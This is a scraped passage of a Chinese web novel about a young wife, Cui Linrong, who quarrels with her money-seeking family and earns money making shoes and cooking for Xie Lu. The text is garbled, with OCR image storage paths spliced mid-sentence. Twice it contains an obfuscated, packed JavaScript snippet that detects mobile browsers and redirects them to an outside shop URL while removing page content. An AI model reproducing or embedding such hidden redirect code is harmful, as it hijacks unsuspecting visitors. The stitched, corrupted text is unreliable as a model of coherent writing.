银珠抿唇笑:“一个月后,不急的。对了,我娘还说,去桃花村的时候看见崔二了,他是你哥,是不是也要说亲了?” 崔林容“嗯”了一声,“这是我娘的心头大事,本来应该我大哥先的,可谁让我大哥现在变成一头猪,哪里说得上媳妇,估计我娘也死心了,想着给我二哥先张罗。” 因为这个原因,崔家兄弟的婚事都要晚,她一个姑娘家反倒是先出嫁的。 银珠:“我就是要和你说这个,你那娘要给你哥娶媳妇了……不会还来问你要钱吧?” 崔林容愣了一下,苦笑:“我也得有啊,我哪里来的钱。” 银珠:“是了,但你自己可要留个心眼的。” “嗯,知道了,谢谢银珠。” 银珠也算是给她提了个醒,崔林容回去的路上的确在琢磨这事。 要不说这世上的事就是个巧呢,崔林容刚走到自己屋子跟前,就看见她娘胡梦蝶正在门口悄悄摸摸地张望。 崔林容:“… ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278625|198314||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' …” 她娘也算是随了这个名了,年轻的时候被好些村里的汉子追着跑,可惜她娘和王氏不一样,选了个最老实巴交窝囊的男人,现在看上去还没王婆子过的好。 “大丫,你可算回来了!” 胡氏小跑上前,赶忙拉住崔林容的胳膊:“等你半天了!” 崔林容蔫蔫道:“没钱。” 胡氏:“……” “你这丫头,咋和娘说话的,娘能问你要钱?我来看看你。” “还是没钱。” 胡氏:“……” 崔林容:“您要给二哥娶媳妇我没意见,屋头我那房间不早就腾出来了么,但我就一句话,心别太偏了,还有三郎二丫,都是这几年的事。” “你这话说的,都是我生的,咋会偏心了?” 崔林容笑了笑不说话。 “你婆婆不在?” “嗯出去吃席了。” “啧,要我说,还得是我家大丫嫁得好。” 崔林容不可置信看向她:“我嫁得好?” 胡氏:“不然呢!你看看你现在一个人住这么大院子!你婆婆手上不少钱吧?你就干干活还能吃上肉呢!再说了,等周家大郎回来之后你那日子不就飞起来过啊!” 崔林容觉得讽刺,讽刺极了。 “谁告诉你我婆婆手上很多钱?” 胡氏眼睛一转,“不是么!你看你家房梁下还有条腊肉呢!” 原来在这等着,崔林容摇了摇头:“您死心吧,她不会给你借钱的,周家的日子也没你想象的好。” 崔林容眼里漫上一丝迷茫,石头村人人都笑话她,自己亲娘却说她嫁得好,是她的问题还是别人疯了? 胡氏急了:“大丫,你婆婆不肯,你就不能想想办法啊!你二哥都要十八了!” “和我什么关系,我大哥还快二十了,说上媳妇了吗?” “你——你大哥那情况,你不知道啊?” “知道啊,是我造成的?” 胡氏:“……” 两人争了几句,胡氏突然就提了嗓子大声道:“崔大丫!你现在咋成这了,晓得你嫁人了!但平时我们也不来找你啊!这不是大事才开口找你来帮忙了!你倒好,字字句句都是个推诿!” 崔林容似乎对她娘这样大吼大叫已经习惯了:“是,我真没办法,您回去吧,下次别来了。” 胡氏气的够呛,骂骂咧咧走了。 崔林容在院子里坐了会,抹了抹眼泪进屋去了。 和她啥关系啊,她在家里的时候好吃的好穿的从来都轮不上她,周家的彩礼钱一分也没要。 二哥娶妻还要找她。 凭啥了? …… 崔林容睡了一觉,起来的时候眼睛肿了。 心情好些之后,她就准备继续做针线活。反正今天乐得清净,懒得想那么多了,赚钱才是要紧。 给自己赚。 谁都别想要! 不知不觉,崔林容就做了一下午,夕食都没顾得上吃,灶屋上还温着一锅野菜粥,她起身准备去舀一碗垫垫肚子。 刚走到灶屋附近,突然从天而降一个什么东西。 把崔林容吓得魂都要飞了! “嘎嘎嘎!” “咯咯哒!” 仔细一看,原来是一只鸡一只鸭,被人捆了脚扔到她家后院。 接着,墙头传来一声口哨,崔林容转头看去。 “……” 5. 第 5 章 这会儿天才刚刚擦黑,村里其余人家的烟囱还在冒着白烟。 这人竟然就敢大大咧咧翻自家的墙头,崔林容实在有点搞不懂他,自然也是有点生气的。 “你又来做什么?!快下来!” 她压低了声音,本来就在因为白天小河滩那些妇人的话生气,偏生这人还要来招惹她! 传出去,她岂不是真成了那些妇人口中说的模样了?! 崔林容眼睛瞪得大大的,显然动气了,谢禄从墙头一跃而下,站在她面前,崔林容登时又后悔了,让他下来做啥?应该让人走才对! “你到底要干嘛?”崔林容心虚地看了周围好几眼,是生怕王氏突然开门回来。 谢禄一副随心所欲的模样:“我今儿又上山去了,又磨破了一双鞋,来问问你有没有做好的,晓得打搅你了,这不是送来鸡鸭,算是多加的报酬。” 崔林容无奈了。 原来还是为了这事。 “你等一下,我去给你取!” 好在是正经事,崔林容转头回去就给谢禄取了一双,她不是个喜欢拖延的性子,因为答应了人家,从昨个儿开始就在赶工,正巧还就做完了。 谢禄眼神一亮:“多谢了。这你收下。” 崔林容却是摇头:“我不要,你拿回去吧。” 谢禄眉头一挑:“嫌少?” 崔林容:“不是,我家情况特殊,你不如兑换成钱,我婆婆回来了肯定问这是哪里来的,我说不清。” 谢禄懂了。 他已经是第二次来崔家了,早就将这个一眼能望穿的小院子看了个干净,穷得叮当响,面前人虽然好看,但也瘦的要命。 他没啥别的想法,单纯就想给她喂点吃的。 谢禄突然道:“你做饭手艺咋样?” 崔林容:? “干嘛突然问这个。” 谢禄:“你不是想赚钱吗,我给你介绍个营生。” 崔林容想了想,转头去灶屋拿了俩包子给他:“你尝尝吧。” 谢禄倒是也不客气,接过之后就咬了一大口,接着眼神一亮:“手艺不错。” 崔林容:“啥营生,该不会和做吃食有关系?” 谢禄:“不笨嘛。是这,我家没个婆娘和老娘,但是还有俩弟弟,平时吃食啥的弄得糙,你来我家做饭吧,一天一顿就行,一天二十文。” 崔林容:“!你疯了呀?” “咋了,这比你单纯做鞋子缝鞋垫赚钱吧?” 崔林容:“是这个原因吗!你家在后山上,我一来一回得多长时间,你咋想的?再说了,我哪里来的时间,咋和我婆婆说啊……” 谢禄皱起眉头,这倒也是。 “那你做,我来买。” “也不成,会被发现的,我赚钱的事情传出去,我就一个子别想捞了。” 咋这麻烦。谢禄啧了一声。 崔林容:“行了,暂时就这样吧,你快走了,以后多照顾我生意,或者介绍人来买我的东西就行。” 谢禄深深看了她一眼,弯腰捡起了那两只鸡鸭,一言不发地转身走了。 崔林容瞧着他这么大的块头,翻起墙来倒是灵活的怪……她搞不懂这个人,两人好像还并没熟悉到这个地步。 倒是谢禄,从崔家走之后熟门熟路又去了一家,对方叫铁柱,看见谢禄之后眼神一亮:“谢哥,你咋来了。” 谢禄笑了笑:“和你打听个事。” - 王氏是大半夜的时候回来的,崔林容真是怕了她又带回什么人来。 这次倒是没带人,却也弄出不小的折腾,刚进门,王氏就开始喊叫了。 “娘,你咋了这是?”崔林容跑出去看,发现王氏坐在堂屋哼哼唧唧的。 仔细一看,脸上还有红印子和淤青。 崔林容吓了一跳:“你和人打架了?!” 王氏骂骂咧咧起来:“那不要脸的叶家小蹄子,老娘我非要报这个仇不可,哎哟喂,疼死我了,容娘,你天亮之后去给我请个大夫来!” 崔林容能确定,王氏这是被人打了,叶家?说的是叶大强? 叶大强的婆娘刘霞是村里有名的泼妇,且把叶家的男人看得都紧,这是…… “娘,是刘霞动手的?” “废话,老娘没招她没惹她的,这次我不让她大出血,算是怪!” 崔林容:“……” 她自是不相信没招没惹这个说辞的,想也知道是个啥情况,无非就是王氏和叶家哪个男人又招惹上了,刘霞才动手的。 “村里的大夫吗?” 王氏:“镇子上的!去镇子上请!抓贵的药!” 崔林容吓了一跳:“咱们哪里来的钱?” 王氏顺手就给她摸了一个钱袋子:“拿去用,回来报账。” 崔林容懂了,王氏这是要狠狠讹一笔叶家的,这才愿意花大价钱。 “行,那你今晚先歇着吧。” 崔林容给王氏断了盆热水来,接着就回屋去继续做针线活了。 既然明天要去镇子上,她干脆就把那个男人的东西给赶一赶,早点做完早点拿到钱。 - 第二天一大早,崔林容就出发了。 昨个儿后半夜的时候她并没听见王氏哼哼,想来并没啥要紧,早上出发之前崔林容也去看了,醒来之后才开始喊着这里痛那里痛。 王氏让她去镇子上请大夫,估计自己也要在村里张罗一顿,喊个郎中上门哭一通是免不了的。 崔林容懒得管这些糟心事,收拾东西就去镇子上了。 出门出的早,刚到镇子上的时候日头才出来,晒得人暖烘烘的,崔林容找到一家同仁医馆的说明了情况,那大夫收钱之后就准备去石头村了。 “诶,你不和我一道去?” 崔林容摇了摇头:“大夫,您自己个儿去吧,我就不去了,我还有点事。” “那我咋个晓得路呢?” 崔林容:“石头村小,您到路口打听一下就行,要是我婆婆问起来,您就说我去集市上卖野菜和柴火去了。” 那郎中点头:“那也行。” 崔林容好不容易来一回镇子上,当然是不打算这么早回来,她背篓里的确有几把蕨菜,但这不是她的主要目的,崔林容转头就往码头走,去找那个姓谢的男人。 谁知刚走了几步,她就被人伸手抓住了。 “你干啥!” 崔林容一回头就看见了崔二郎气急败坏的样子。 “你抓疼我了!”崔林容挣脱对方,崔二郎道:“娘去找你借钱为啥不借?娘昨天回去都说了。” 崔林容:“你在放什么狗屁!我哪里来的钱!” “你撒谎,你先前自己偷偷赚钱偷偷攒钱!我能不知道?!” 崔林容笑了:“我才赚几个铜板,还要给你分,那照你这么说,你也有钱了咋不见得拿出来?!” 崔二郎一噎 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278626|198314||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 。 崔林容:“咋了,花了吧?你们这些人真搞笑,说的好像就你们花钱,我一天或者就可以不吃不喝不用钱了?你娶媳妇要我出钱,啥道理?!没钱,松手!” 崔二郎:“行行行,不问你要钱,那我借你点总行?二十文有吧?” “没有!一个铜板也没有!”崔林容狠狠在崔二郎胳膊上抓了一把,崔二郎疼得直嗷嗷,“崔林容,你现在真是好样的!” 崔林容理都不理他,转身就走了。 到码头的时候才巳时,这里人多,闹哄哄的,虽然在河边,但是空气中都弥漫着一股闷热的味道,夹杂着男人的汗味。 月牙镇紧邻月牙河,又是四面环山,大部分货走水运比陆运要便宜的多,码头上的货船络绎不绝,很多男人家都会在这扛大包。 谢禄昨个儿让她来这里找,想来也是在做这个活计。 崔林容站在人群中张望,一时没看见那个熟悉的身影,但谢禄个子高,找起来不难。身边一个个男人经过,大部分人就穿了个褂子,露出胳膊,黝黑的皮肤让崔林容有些压迫感。 “这谁家的小媳妇,找你男人啊?”有人注意到了崔林容,忍不住打趣道。 崔林容刚要说话,一道身影嗖地一下就蹿了过来—— “一边去儿!” 谢禄果然出现,一肘子就把对方给挤开了。 那人愣了一下:“谢禄,你家的啊?” “管得着吗?!”谢禄眉毛一瞪,那人就缩着脖子走了。 崔林容:“……抱歉,没打招呼就来了。” 谢禄盯着人,忽然咧嘴笑了:“这要打啥招呼?你跟我来!” 他领着人,七拐八拐地就从人群中挤了出去,有谢禄在前面开路,崔林容压根不需要挤,大摇大摆地走就成。 带着崔林容到了一处僻静地方,谢禄才问:“找我啥事?” 崔林容从篮子里拿出三双鞋子塞给他:“今天要来镇子上就提前做完了。” 谢禄有些意外:“倒也不至于这么急,你昨晚上没睡觉啊?” “睡了,我手快。” 谢禄了然,收下了。 “合该给你多少钱?” 崔林容:“一双十五文,四双六十文。不过……之前说的那个,还算数吗?” 谢禄挑眉:“哪个啊?” “就是你之后帮我卖东西……” 崔林容叹气:“我和我娘家闹翻了,我二哥那边肯定不成了。要是还算数,你就不用给了,之后帮我就行。” 谢禄望着人,“你说算数就算数。” “行,那下次我来大概是五天之后吧,看能做多少东西。” 谢禄低头掏出一袋子钱,“伸手。” 崔林容:“……不是说了不用吗?” “一码归一码,这次先给你,不然你哪里来的钱买布,快收着别啰嗦了。” 这倒是事实,她得买布买针,家里那针也要不行了,她老早之前就还想买个顶针了。 “那,你不行给五十吧,算你熟人价。” 谢禄忽然笑了:“你这脑瓜子不行啊,咋能这样做生意呢,我不是还叫你加急了。这钱你都不算进去还要给我少钱?笨不笨?” 崔林容被他说得愣了一下,也有些懊恼:“那七十!”谢禄笑得更开心了:“那也不行,你报价之后反悔客人不认账,我也不是冤大头啊。” 崔林容:“……” 6. 第 6 章 六十就六十,崔林容倒也不是那么小气的人,只是有种被谢禄戏耍了的恼怒,但真拿到钱,她又忍不住笑了。 凭自己本事赚来的钱,别提多高兴了。 谢禄瞧在眼里,眼底也闪过了一丝笑。 “你今儿来镇子上,就为了这事?” 崔林容这才想起正事:“不是,我给我婆婆请郎中,顺带给你送,我得走了,已经耽误了时辰。” “诶诶诶,急啥,既然来都来了,我昨个儿说的钱你赚不赚?” 崔林容:“?” 她反应过来谢禄的意思,很是惊讶。 “不是都说了不成,你咋想的啊。” 谢禄:“你着啥急,我都没说完,我没说让你去山里头,就在镇子里。” 就在镇子里?崔林容更纳闷了,谢禄道:“我家还有个小子,在镇子上念书,我嫌他一来二去回去麻烦,在镇子上租了个小房子。” 崔林容睁大了眼:“啥、啥……你居然在镇子上租房子,还供个读书人?!” “嗯,不过就半年的事情,他基础差,只能在启蒙的私塾里面念,等明年有基础就只能送到书院去,吃喝都在那边,只给夫子束脩就行。” 这是重点吗?! 崔林容关心的也不是这个啊! 都是村里的泥腿子,能供得起读书人,那都是大户人家了!一年要花多少银子!面前的男人…… 崔林容的表情简直精彩极了,谢禄瞅得想笑:“你想问啥就直说。”“你、你看着年纪不大,都有这么大的儿子了?” 谢禄没想到她会问这个,愣了一下,随即大笑。 “谁告诉你是我儿子了?!我个穷光蛋,连媳妇都娶不起。” 谢禄也不多说了,直接带着人就朝一偏巷里面走,崔林容也是胆子大,不多问就跟了过去,今天时间反正耽误了,耽误就耽误了,回头再想说辞去。七拐八拐的,两人就到了一间矮房子。 谢禄刚才说是个小屋子,现在看来,的确是小。 就一间房,隔壁一间灶屋一间茅房,连个院坝都没有,屋里人听见动静之后抬腿就跑了出来。 “大哥!” 只见一个十一二岁左右的娃子蹦跳着跑了出来,崔林容听见这声大哥之后便懂了,原来不是儿子,是弟弟。 三郎今年八岁,这小娃看着比三郎大,崔林容的眉眼也柔和下来。 谢禄揉了一把臭小子的头:“喊姐,容姐。这是狗蛋,我弟。” 谢狗蛋乖巧极了,立刻喊人:“容姐姐!” 崔林容:“狗蛋……不用客气。” 谢禄大大咧咧道:“我是个粗人,不会侍弄吃食,你要是有空过来给做顿饭,一顿算你二十文的辛苦费。你考虑一下?” 崔林容都无奈了,这人真真是个怪人! 自己穷的穿草鞋、扛大包,偏生还供弟弟读书,二十文,出去吃也能混个饱饭!咋想的到底? 但崔林容转念一想,这活不麻烦,做顿饭嘛谁不会,她在家给婆婆做饭一文钱都没有,不去山上来镇子上,这事好像也没什么毛病。 不过,真要让她收二十文,崔林容心里过意不去。 “你给个五文钱就得了,用钱这么大方,以后日子不过了?” 这个人还笑话她脑子不好使呢,要她说,这才是个傻子! 个子高脑瓜子笨! 谢禄满脸复杂,崔林容已经挽起袖子进了灶屋,看得出,这边还是经常生火的,东西啥都有,不过……他们哥俩就吃这啊! 锅里面一大盆黑乎乎的不知道是啥东西,仔细看了才晓得,原来是野菜粥,大概是茼蒿、荠菜还有什么东西看不清楚混了一锅杂粮煮的。 难怪谢禄要请她来…… 这玩意,是人吃的?! 